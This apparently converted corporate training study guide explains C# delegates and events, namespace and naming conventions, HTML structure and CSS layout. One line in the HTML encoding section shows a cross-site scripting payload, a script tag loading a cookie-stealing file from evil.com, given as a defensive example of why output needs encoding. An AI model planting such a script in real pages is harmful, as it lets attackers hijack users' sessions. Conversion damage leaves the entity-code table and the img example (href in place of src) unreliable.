2. (Mulitcasting) Describe the difference between delegate types that support multicasting and those that do not.

Objective Details

For a delegate to support multicasting, it must have a void return type. Otherwise, invoking the delegate could result in more than one value and the consuming code wouldn't know how to choose between them.

Delegate types that will be used with events must support multicasting. For example:

```
  //Doesn't support multicasting
  public delegate int FindBestInteger(params int [] integers);

  //Supports multicasting
  public delegate void MyEventHandler(object sender, MyEventArgs
args);
```

- **NOTE:** If there are multiple subscribers to an event, there's no guarantee about the order in which those methods will be invoked. There is also no duplicate checking, so a method will be invoked as many times as it has subscribed.

3. (Delegates and Events) Describe the difference between defining a public field of a delegate type vs. a public event of the same delegate type within a class.

Objective Details

We'll begin by discussing how the two approaches are similar, and then finish with how they are different.

Both of these methods require that a delegate type is defined before they themselves can be defined. For example:

```
  //Example delegate definition for an event
  public delegate void MyEventHandler(object sender, MyEventArgs
args);
```

In the above example, the parameter list includes the sender (the object raising the event) and an argument object that derives from EventArgs (used to pass information to subscribing methods). While this parameter-list pattern is not technically required for events, it is used by all built-in .NET events and is recommended for all Epic-written events.

The two options being compared are (1) defining a public delegate field and (2) a public event within a class, both of which use the delegate type MyEventHandler:

```
  public class MyClass
  {
    public MyEventHandler MyDelegateField;
    public event MyEventHandler MyEvent;
  }

}
```

Both options allow subscriptions to be established using the += operator:

```
  public static void Main(string [] args)
  {
    MyClass myClassInstance = new MyClass();
    myClassInstance.MyDelegateField += MyMethodThatHandlesTheEvent;
    myClassInstance.MyEvent += MyMethodThatHandlesTheEvent;
  }

  public static void MyMethodThatHandlesTheEvent(object sender,
MyEventArgs args)
  {
```

```
    //Code...
  }
```

From within the class both the event and the delegate can be invoked:

```
  public class MyClass
  {
    public MyEventHandler MyDelegateField;
    public event MyEventHandler MyEvent;
    public void TestInvokingEventAndDelegate()
    {
      // Ensure there is a subscriber to prevent a
NullReferenceException
      if(MyDelegateField != null)
      {
        MyDelegateField(this, new MyEventArgs());
      }
      // Ensure there is a subscriber to prevent a
NullReferenceException
      if(MyEvent != null)
      {
        MyEvent(this, new MyEventArgs());
      }
    }
  }
```

Here is the key difference: In the following example, Main is attempting to invoke the delegate field and raise the event on behalf of myClassInstance. It works for the delegate field but fails for the event.

```
  public static void Main(string [] args)
  {
    MyClass myClassInstance = new MyClass();
    myClassInstance.MyDelegateField += MyMethodThatHandlesTheEvent;
    myClassInstance.MyEvent += MyMethodThatHandlesTheEvent;

    //Invoke Delegate from OUTSIDE the class
    myClassInstance.MyDelegateField(myClassInstance, new
MyEventArgs()); // This works
    myClassInstance.MyEvent(myClassInstance, new MyEventArgs()); //
This fails
  }
```

- **NOTE:** An event cannot be raised from outside of the class in which it is defined, even if it is public.

This allows control to remain where it belongs, with the class. A public field of the same delegate type, on the other hand, can be invoked from anywhere, which breaks encapsulation.

Programmer Quality Assurance

This section covers Epic recommendations and coding standards from the entire C# companion.

Objectives

1. (Namespaces) Describe the difference between accessing code defined within your namespace vs. outside your namespace.

Objective Details

What is a namespace and how are namespaces structured at Epic?

Namespaces are used to logically divide code into related categories. Categorizing your code appropriately will maximize its discoverability and reusablility. The namespace pattern used at Epic is:

```
<Prefix>.<Owner>.<Application>[.<Functional Area(s)>][.<Platform>]
```

Prefix	The prefix for code that we write is always Epic. This distinguishes it from code written by Microsoft, which uses the prefix System, or customer-written code, which begins with a prefix of their choice (other than System or Epic).
Owner	The division at Epic that owns the code. Examples include: • Core (used by the Foundations division) • Common (used by the ApplCore division) • Clinical • Billing • Access
Application	The application within the division that this code belongs to. Examples of applications in the Clinical division include: • Ambulatory • Inpatient • OR • Orders
Functional Area(s) [optional]	A subset of the application that implements a specific set of features. Examples from Clinical.Orders include: • Administration • Data • Services **NOTE:** If code within an application is shared among all functional areas (i.e., it is part of the Base functional area), then this portion of the namespace is omitted

Platform [optional]	The medium of the code's user interface. Examples include: • Text • Web • WinForms • WPF **NOTE:** If the code is independent of any specific platform (i.e., it is part of the Model platform), then this portion of the namespace is omitted.

What does it mean for code to be defined within your namespace?

Namespaces are structured hierarchically. If the namespace you are currently working in is Epic.Training.Example.Text, then everything in the following namespaces are included in your namespace:

- Epic
- Epic.Training
- Epic.Training.Example
- Epic.Training.Example.Text

How is accessing code from your namespace different from accessing other code?

If you want to access code from another namespace, for example, Epic.Training.Exam, then you need to add using Epic.Training.Exam; to the top of your source file. For example:

```
// in Training.cs
namespace Epic.Training.Example
{
  public class MyClass() { }
}

// in StudyGuide.cs
namespace Epic.Training.Exam
{
```

```
  public class StudyGuide() { }
}

// in Program.cs
using Epic.Training.Exam;
namespace Epic.Training.Example.Text
{
  public static void Main(string [] args)
  {
    // Available automatically because
    // Epic.Training.Example.Text contains Epic.Training.Example
    MyClass instanceOfMyClass = new MyClass();

    // Requires using Epic.Training.Exam;
    StudyGuide guide = new StudyGuide();
  }
}
```

2. (Name Conventions) Explain why the naming convention is the same for local-variables and parameters but is different for member-level variables like fields and properties.

Objective Details

Local variables and parameters should always use camelCase. Fields should be private and use _camelCase, and properties should always use PascalCase. Local variables and parameters use the same name convention, because parameters are essentially local variables once the method is invoked.

Member-level variables have a different naming convention so that name conflicts are automatically avoided. This increases clarity of the code and minimizes the chance for bugs that often arise from name conflicts.

For example:

```
public class MyClass
{
  public string Name {get; private set;}
  public MyClass(string name)
  {
    // Because properties use Pascal case and parameters use
    // camel case, there isn't a name conflict in this constructor
    Name = name;
```

```
    }
}
```

For reference, here is the full naming convention list:

Identifiers

Type of Identifier	Style	Example	Notes
Parameter	camelCase	myParameter	
Local Variable	camelCase	myString	
Property	PascalCase	FileName, FirstName	
Constant	PascalCase	MaxValue	Sometimes values that are semantically constants, can't be declared with the const keyword. For these values, the naming convention for constants applies rather than the naming convention for static values. For example: `private static readonly TimeSpan ShortTimeSpan = new TimeSpan(0, 0, 5);`
Private Field	camelCase with "_" prefix	_instanceVariable	
Private Static Fields	camelCase with "s_" prefix	s_staticVariable	
Public Field			Do not use public member variables. Use a property instead

Types

Type	Style	Example
Enum, Enum Values	PascalCase	`enum ErrorLevel { High, Medium, Low}`
Class	PascalCase	`Patient`
Method	PascalCase	`ToString`
Struct	PascalCase	`Point`
Interface	PascalCase, prefix with "`I`"	`IDisposable`
Exception class	PascalCase, postfix with "Exception"	`MessageException`
Event	PascalCase	`DataUpdated`
Event Delegate	PascalCase, postfix with "EventHandler"	`DataUpdatedEventHandler`
Collection	PascalCase, postfix with "Collection"	`StateCollection`
Attribute	PascalCase, postfix with "Attribute"	`SyncAttribute`
Namespace	PascalCase for each part	`Epic.Training.Example`

3. (Class Design) Explain why business objects do not typically include platform-specific code.

Objective Details

Ideally, business objects are platform independent. This promotes code reuse, because the same classes can be used with multiple platforms, including Text, Web and WinForms.

HTML

Objectives

1. (HTML Conventions) Explain why Epic has conventions beyond the HTML standard and explain what those conventions are

Objective Details

Coding conventions promote consistent code and reduce ambiguity. This will help you write code that is easy to read and faster to PQA and troubleshoot. HTML conventions include:

Convention	Bad Example	Good Example
Always use lower-case element names in your tags	`<DIV>Breaks Epic convention</DIV>`	`<div>Follows Epic convention</div>`
Always place quotations around attribute values	`<div id=divBad>Breaks Epic convention</div>`	`<div id="divGood">Follows Epic convention</div>`
Don't interlace tags. There should always be a clear parent element.	`<strong>This<em>is</strong>bad</em>`	`<strong>This<em>is</em></strong><em>good</em>`
Use descriptive and relevant tags	`<b><i>Breaks Epic convention</i></b>`	`<strong><em>Follows Epic convention</em></strong>`

2. (Encoding of HTML characters) Explain what could happen when unsafe characters are used in the content of an HTML element without being encoded.

Objective Details

Most characters, such as letters of the alphabet, have no special meaning in HTML syntax and may be used freely within the content of an HTML element. However, other characters could cause problems. For example, if you need to include the text " " within the content of a div

element, doing so without encoding "<" and ">" would result in the div element being terminated prematurely. The correct way to include the above text would be:

```
<div>Use &lt;/div&gt; to close a div tag!</div>
```

Example encoded characters include:

Character	Code
<	<
>	>
&	&
"	"
Non-breaking space (space where a line break cannot occur)	& nbsp;
©	©

You can also specify characters using the following:

- **&#xhhhh;** where hhhh is the hexadecimal equivalent of the character
- Examples:
  - ** ** is a space
  - **'** is an apostrophe

Unintentionally adding HTML to your page is a **security risk**. For example, if you are displaying a page and the name of your patient is "Bobby `<script src='http://www.evil.com/steal.js' />`", you're giving an external site access to private user information. Evil.com will have a copy of the user's cookies, meaning they can impersonate the user and perform nearly any action the user can perform. This type of vulnerability is called cross-site scripting.

3. (Image_Formats) Describe the difference between JPEG and PNG image formats and explain when you would use one over the other

Objective Details

The JPEG image format uses "lossy" compression to reduce the size of an image. This is usually appropriate for photos, because the image size can be significantly reduced without the average person even noticing.

However, diagrams, figures and logos typically have sharper lines with greater contrast. When compressed as a JPEG, these kinds of images tend to appear pixelated. On the other hand, the PNG format doesn't pixelate images, though the file size will be larger.

The convention at Epic is to use JPEG for photos and PNG for other kinds of images.

4. (HTML structure) Explain how HTML is structured and describe the structure of a minimal HTML page

Objective Details

HTML is made up of elements that are combined to form a tree. One element is the child of another element in the tree if it is contained in that element. For example:

<parent><child></child></parent>


The minimal HTML page includes the following elements:

```
<!DOCTYPE html>
<html>
  <head>
    <title></title>
  </head>
  <body>
```

```
  </body>
</html>
```

- **!DOCTYPE** - An instruction to the web browser indicating what version of HTML the page is written in. This isn't technically part of the HTML tree, but is still required.
- **html** - The root element
- **head** - Contains metadata that describes the page
- **title** - The title of the page
- **body** - Contains all content that is displayed on the page

The tree representation is:



HTML Tree

5. (Block vs. Inline Elements) Describe the difference between block and inline elements, give some examples of each and explain how they are used

Objective Details

Block elements are arranged vertically by default. Inline elements are arranged horizontally until the end of the available width is reached, at which point they wrap to the next line.

In general, block elements may contain block elements, inline elements and text, though there are exceptions. Examples:

Element	Usage	Can contain
div	A generic block element with no specific meaning	Block and inline elements and text
blockquote	A quotation borrowed from another source	Block and inline elements and text
h1 ... h6	A heading for the following content. Although there is technically no restriction on order, you should treat them as if they hierarchically divide the content. For example, you shouldn't place an h2 element on the page before using any h1 elements	inline elements and text
p	A paragraph of text	Inline elements and text
table	A tabular set of data	Table elements, such as **tr**, **thead**, **tbody** and **tfoot**
ol	An ordered list of items	List item elements: **li**
ul	An unordered (bulleted) list of items	List item elements: **li**

Inline elements may only contain other inline elements in general, though some cannot have any content. Examples:

Element	Usage	Can contain
span	A generic inline element with no specific meaning	Inline elements and text
em	The enclosed content should be emphasized. Is rendered in italics by default.	Inline elements and text
strong	The enclosed content should be displayed/read more forcefully. Is rendered in bold by default.	Inline elements and text
a	An anchor or hyperlink	Inline elements and text
br	A line break that forces the following inline element to wrap to the next line.	Nothing
img	An image	Nothing

When an element contains no content, write it using closed notation. For example:

```
<br />
```

6. (Links) Describe the difference between anchor tags that link to a different page, an element on the same page and an element on a different page

Objective Details

Anchor tags are made into hyperlinks by adding the hypertext reference (href) attribute. What they link to depends on what is placed in the href attribute:

- When linking to a different page, set href="url".
- When linking to an element on the same page, set href="#id". Ensure that the element with that id exists.
- When linking to an element on a different page, set href="url#id".

Examples:

Links to	Code Example
A different page	`<a href="http://www.epic.com">Epic Home</a>`
An element in the same page	`<a href="#theField">To the field!</a>` `<input type="text" id="theField" />`
An element on a different page	`<html><a href="http://www.epic.com/Software#Clinicals">Epic Clinical Software</a></html>`

7. (Tables) Describe the similarities and differences of th and td elements, and give an example of each being used

Objective Details

Differences:

- The th element is for table headings and td element is for table data.
- Headings typically describe the nature of the data in that row or column.
- By default, headings refer to the column, but for row headings you can add the attribute scope="row".

Similarities:

- Both th and td must be contained within a table row (tr) element.
- Both tags can span multiple rows or columns by setting colspan and rowspan attributes.

Examples:

```
<table>
  <tr>
    <th rowspan="2">Owner</th>
    <th colspan="2">Mammals</th>
    <th colspan="2">Reptiles</th>
  </tr>
  <tr>
    <th>Dogs</th>
    <th>Cats</th>
    <th>Snakes</th>
    <th>Iguanas</th>
  </tr>
  <tr>
    <th scope="row">Robb</th>
    <td>Grey Wind</td>
    <td>Tom</td>
    <td>-</td>
    <td>Santiago</td>
  </tr>
  <tr>
    <th scope="row">Arya</th>
    <td>Nymeria</td>
    <td colspan="3">-</td>
  </tr>
</table>
```

8. (Image Attributes) Describe the impact of including the attributes width, height and alt in an img element

Objective Details

An image will render without any of the three attributes being specified, but specifying them will have benefits in terms of usability and performance.

width/height	Specifying dimensions for the image ensures that an appropriate area is reserved for the image before it is downloaded to the client. This speeds rendering and prevents the browser from having to adjust the layout once the image is received.
alt	This attribute serves two purposes. For sighted users, it provides text that is displayed if the image is unavailable. For sight-impaired users, screen readers will read the alt text so the user knows what the image represents

For example:

```
<img width="278"
     height="92"
     alt="There is no image here!"
     href="NotAnImage.png"
     />
```

9. (id vs. class) Describe the difference between the id and class attributes of HTML elements. Give examples of each being used.

Objective Details

While both the id and class attributes can be used to select an HTML element, they have two major differences:

1. The id attribute, if set, must be unique among all elements on the page and may only have a single value
2. The class attribute may have multiple values, separated by a space

Examples:

```
  <div id="div1" class="big cool">div1 is both big and cool</div>
  <div id="div2" class="cool">div2 is also cool, but it isn't
big</div>
```

CSS

Objectives

1. (table vs. float) Describe the difference between laying two block elements side-by-side using the float style vs. placing them in a two-column table

Objective Details

The table option is more rigid as the available width on the page decreases. Eventually, you'll end up with a horizontal scroll bar. The float option, on the other hand, will start side-by-side, but will line up vertically if the available width becomes too narrow.

2. (fonts) Describe the difference between the styles font-family, font-weight, font-style and text-decoration

Objective Details

Each of these styles controls a different facet of the text displayed on a page.


Style	Description	Example
font-family	Specifies which font text is displayed in. Multiple fonts can be specified in a comma-delimited list in which case the first available font in the list is used. Epic recommends listing multiple fonts to ensure an existing one is selected.	`font-family: times, serif;`
font-weight	Specifies how bold the text is. Options include lighter, normal, bold, bolder and inherit, or a number in the range of 100-900 in increments of 100.	`font-weight:normal;` `font-weight:bold;`
font-style	Specifies if a font stylized using italics or oblique characters. Two common options are normal and italic.	`font-style:normal;` `font-style:italic;`

text-decoration	Specifies lines around text. Options include overline, underline and line-through.	`text-decoration:overline;`
		`text-decoration:line-through;`
		`text-decoration:underline;`

3. (Block vs. inline element margins) Describe the difference between the margins of adjacent block and inline elements.

Objective Details

Adjacent block elements have overlapping margins, meaning the larger margin determines the space between the elements. On the other hand, inline elements do not allow overlapping margins, so the sum of the margins is used.




Block vs. Inline

4. (Block vs. Table layout) Describe the difference between block and table layout

Objective Details

Blocks are rectangles on the screen with several adjustable pieces, all of which contribute to the element's footprint. To calculate the width or height of the footprint, be sure to add the left/right or top/bottom of the margin, border and padding to the width/height of the content.



Block Layout

Table layout is similar to block layout, but the table has border spacing instead of padding, and each cell has its own border, padding and content width/height:




Table Layout

One tricky feature of tables that other block elements don't have is the ability to collapse borders. When collapsed, border spacing is removed and adjacent borders overlap, with the thicker border displayed on top:




Table Layout with Collapsed Borders

5. (Position) Describe the difference between static, relative, absolute and fixed positioning.

Objective Details

The position style controls how an element is placed on the page. The following examples use this markup:

```
  <div class="container">
    <br/><br/>This is an example div. This <strong>strong
element</strong> is what we'll be styling.
  </div>
```


And this CSS:

```
  .container
  {
    border: 1px solid black;
    width:200px;
    height: 100px;
  }
```

Examine each case below:

static - This is the default styling. The element appears wherever it should within the document flow.

```
  .container > strong
  {
    border: 1px solid #FFFF00;
    background-color:#FFFFCC;
    position: static;
 }
```




Static Positioning

relative - The element still takes up its space where it would appear statically in the document flow, but it is offset relative to that position.

```
  .container > strong
  {
```


```
    border: 1px solid #FFFF00;
    background-color:#FFFFCC;
    position: relative;
  top: 20px;
  left: 20px
}
```



Relative Positioning


absolute - The element is removed from the document flow and no longer takes up space. It is positioned within it's nearest ancestor that is also positioned non-statically.

```
.container > strong
{
  border: 1px solid #FFFF00;
  background-color:#FFFFCC;
  position: absolute;
  top: 20px;
  left: 20px
}
```



Absolute Positioning

fixed - The element is positioned within the browser window, and doesn't scroll.



Fixed Positioning

6. (Specifying Dimensions) Describe the difference between margin:10px;, margin: 5px 10px;, and margin: 5px 10px 15px 20px;

Objective Details

Each option specifies the top, right, bottom and left margins.


1. margin:10px;
   - All margins are 10px
2. margin: 5px 10px;
   - The top and bottom margins are 5px
   - The left and right margins are 10px
3. margin: 5px 10px 15px 20px;
   - Top margin is 5px
   - Right margin is 10px
   - Bottom margin is 15px
   - Left margin is 20px

The same method of specifying dimensions can be used for padding, and even non-dimension attributes, such as border-color.

7. (Margin vs. Padding) Describe the difference between margin and padding in terms of location and background color.

Objective Details

Recall that the block layout is as follows:



Block Layout

- Margin appears outside the border, while padding appears between the border and the content of the element.
- The background color of the padding will be whatever is set for the element.
- Margins are always transparent, so the color displayed there will be the color of whatever is visible behind the element. Usually this will be the background color of the containing element.

8. (Hiding Elements) Describe the difference between the styles visibility: hidden; and display: none;

Objective Details

Examine this example:

Visible	visibility:hidden	display:none
This is an **Example of a visible** strong element	This is an element	This is an element

visibility:hidden vs. display:none

- Notice that in both cases, the strong element is not displayed.
- In the `visibility:hidden;` case, the strong element still takes up its space on the screen, even though it isn't displayed.
- In the `display:none;` case, the strong element is removed from the document flow, so its space is not reserved.

9. (Link Pseudo-Classes) Describe the difference between the pseudo classes link, visited, hover, focus and active.

Objective Details

link	The element is a hyperlink.
visited	The element is a hyperlink that has been followed by the user at least once.
hover	The mouse cursor is positioned over the element.
focus	The element is selected and will accept any keyboard inputs.
active	The element is being activated by a keyboard or mouse event.

Example:

```
<a class="example" href="http://www.epic.com">Jump to Epic</a>

a.example:visited

{

  background-color: #FFEEEE;

}
```

10. (CSS Operators) Describe the difference between the selectors .parent *{ … } and .parent > * {…}

Objective Details

Both selectors include a class selector .parent as well as the wildcard selector * that selects all elements. The difference between them has to do with the operator that combines these two:

Selector	Operator	Meaning
.parent *	Space	The space operator selects all elements that decend from the left-hand-side selector that meet the criteria of the right-hand-side selector.
.parent > *	>	The greater-than operator selects all elements that are direct children of the left-hand-side selector that meet the criteria of the right-hand-side selector.

For example, when both selectors are applied to this markup:

```
<table class="parent">
  <tr id="row1">
    <td id="cell1">a</td>
    <td id="cell2">b</td>
    <td id="cell3">c</td>
  </tr>

</table>
```

- The first selector will select row1, cell1, cell2 and cell3
- The second selector will only select row 1

11. (Class vs. ID Selectors) Describe the difference between the selectors #sel and .sel

Objective Details

#sel	Selects the element with an id of "sel". For example: `<div id="sel"></div>`
.sel	Selects all elements with the class of "sel". For example: `<div class="sel"><span class="sel"></span></div>`


12. (Inheritance) Describe the difference between styles that are inherited and those that are not

Objective Details

Inherited styles applied to a parent element will be inherited by all child elements, as long that style of the child is not explicitly set to something else. For example:

```
<div style="text-decoration:underline; border: 1px solid black;">
  <p>Content of the first element</p>
  <blockquote>Content of the second element</blockquote>
</div>
```

Notice that the content of both the **p** and **blockquote** elements are underlined because text-decoration is inherited:



Inherited vs. Non-inherited Styles

The styles border-width, border-style and border-color, on the other hand, are not inherited. Notice that the containing div has a border, but the paragraph and blockquote elements do not. Other inherited styles include:

- font-family
- font-weight
- font-style

Other non-inherited styles include:

- margin
- padding
- background-color
- background-image

13. (Specificity) Order the following selection methods by specificity: The style attribute, element selector, class selector, pseudo-class selector, id selector, attribute selector.

Objective Details

Here is the list, ordered from highest specificity to lowest specificity:

1. The style attribute
2. id selector
3. class/pseudo-class/attribute selector
4. element selector

When comparing two selectors, add the number of occurences of each of the four categories above, then compare the results of each in decreasing-specificity order. For example:

Selector	Style	ID	Class/ Pseudo-class/ Attribute	Element	Order (1 = most specific)
`div:hover > .test`	0	0	2	1	3
`#divTest.hidden input[type="text"]`	0	1	2	1	2
`body`	0	0	0	1	4
`<div style="background-color: Green;">`	1	0	0	0	1

If two selectors have the same specificity and assign a value to the same style, then the selector listed last will replace one listed earlier.

14. (Background Image) Describe the difference between an img element and a background image in terms of accessibility

Objective Details

- The img element is considered actual content of the page and includes the alt attribute which contains text that will be read by a screen-reader.
- A background image is only used for styling the page and is not considered content, so it is completely ignored by screen readers.

The take-away is that if you are including an image that contains meaningful content, such as a diagram or figure of some kind, you should include it as an img element with alt text.

15. (Including CSS) List the different methods of including CSS and explain how they are different

Objective Details

There are three ways to include CSS in a page:

1. Place the CSS in the style attribute of an HTML element:
   - `<body style="font-family: sans-serif;">`
2. Embed the code in the page using the style element:
   - `<style type="text/css">body { font-family: sans-serif; }</style>`
3. Link to a separate stylesheet in the head element of your page:
   - `<head><link rel="stylesheet" type="text/css" href="mystyle.css" /></head>`

   In mystyle.css, list your CSS:
   ```
   body {font-family: sans-serif;}
   ```

The first two methods mix content with style and layout, which is not very flexible. The third method is the most flexible, because the stylesheets can be swapped out to change the theme of the page.

16. (Multiple Selectors) Explain how the same styles can be used with multiple selectors

Objective Details

The same set of styles can be applied to multiple selectors by separating the selectors with a comma. For example:

```
input
{
  font-family: sans-serif;
}
textarea
{
  font-family: sans-serif;
}
```

These styles can be simplified using the comma:


```
input,textarea
{
  font-family: sans-serif;
}
```

17. (Centering Block Elements) Explain what happens when a block element is given a fixed width and both the left and right margins are set to auto.

Objective Details

The block element becomes centered. For example:

```
<div style="width:150px; margin: 0px auto; border: 1px solid
black;">This is centered</div>
```



Centering Example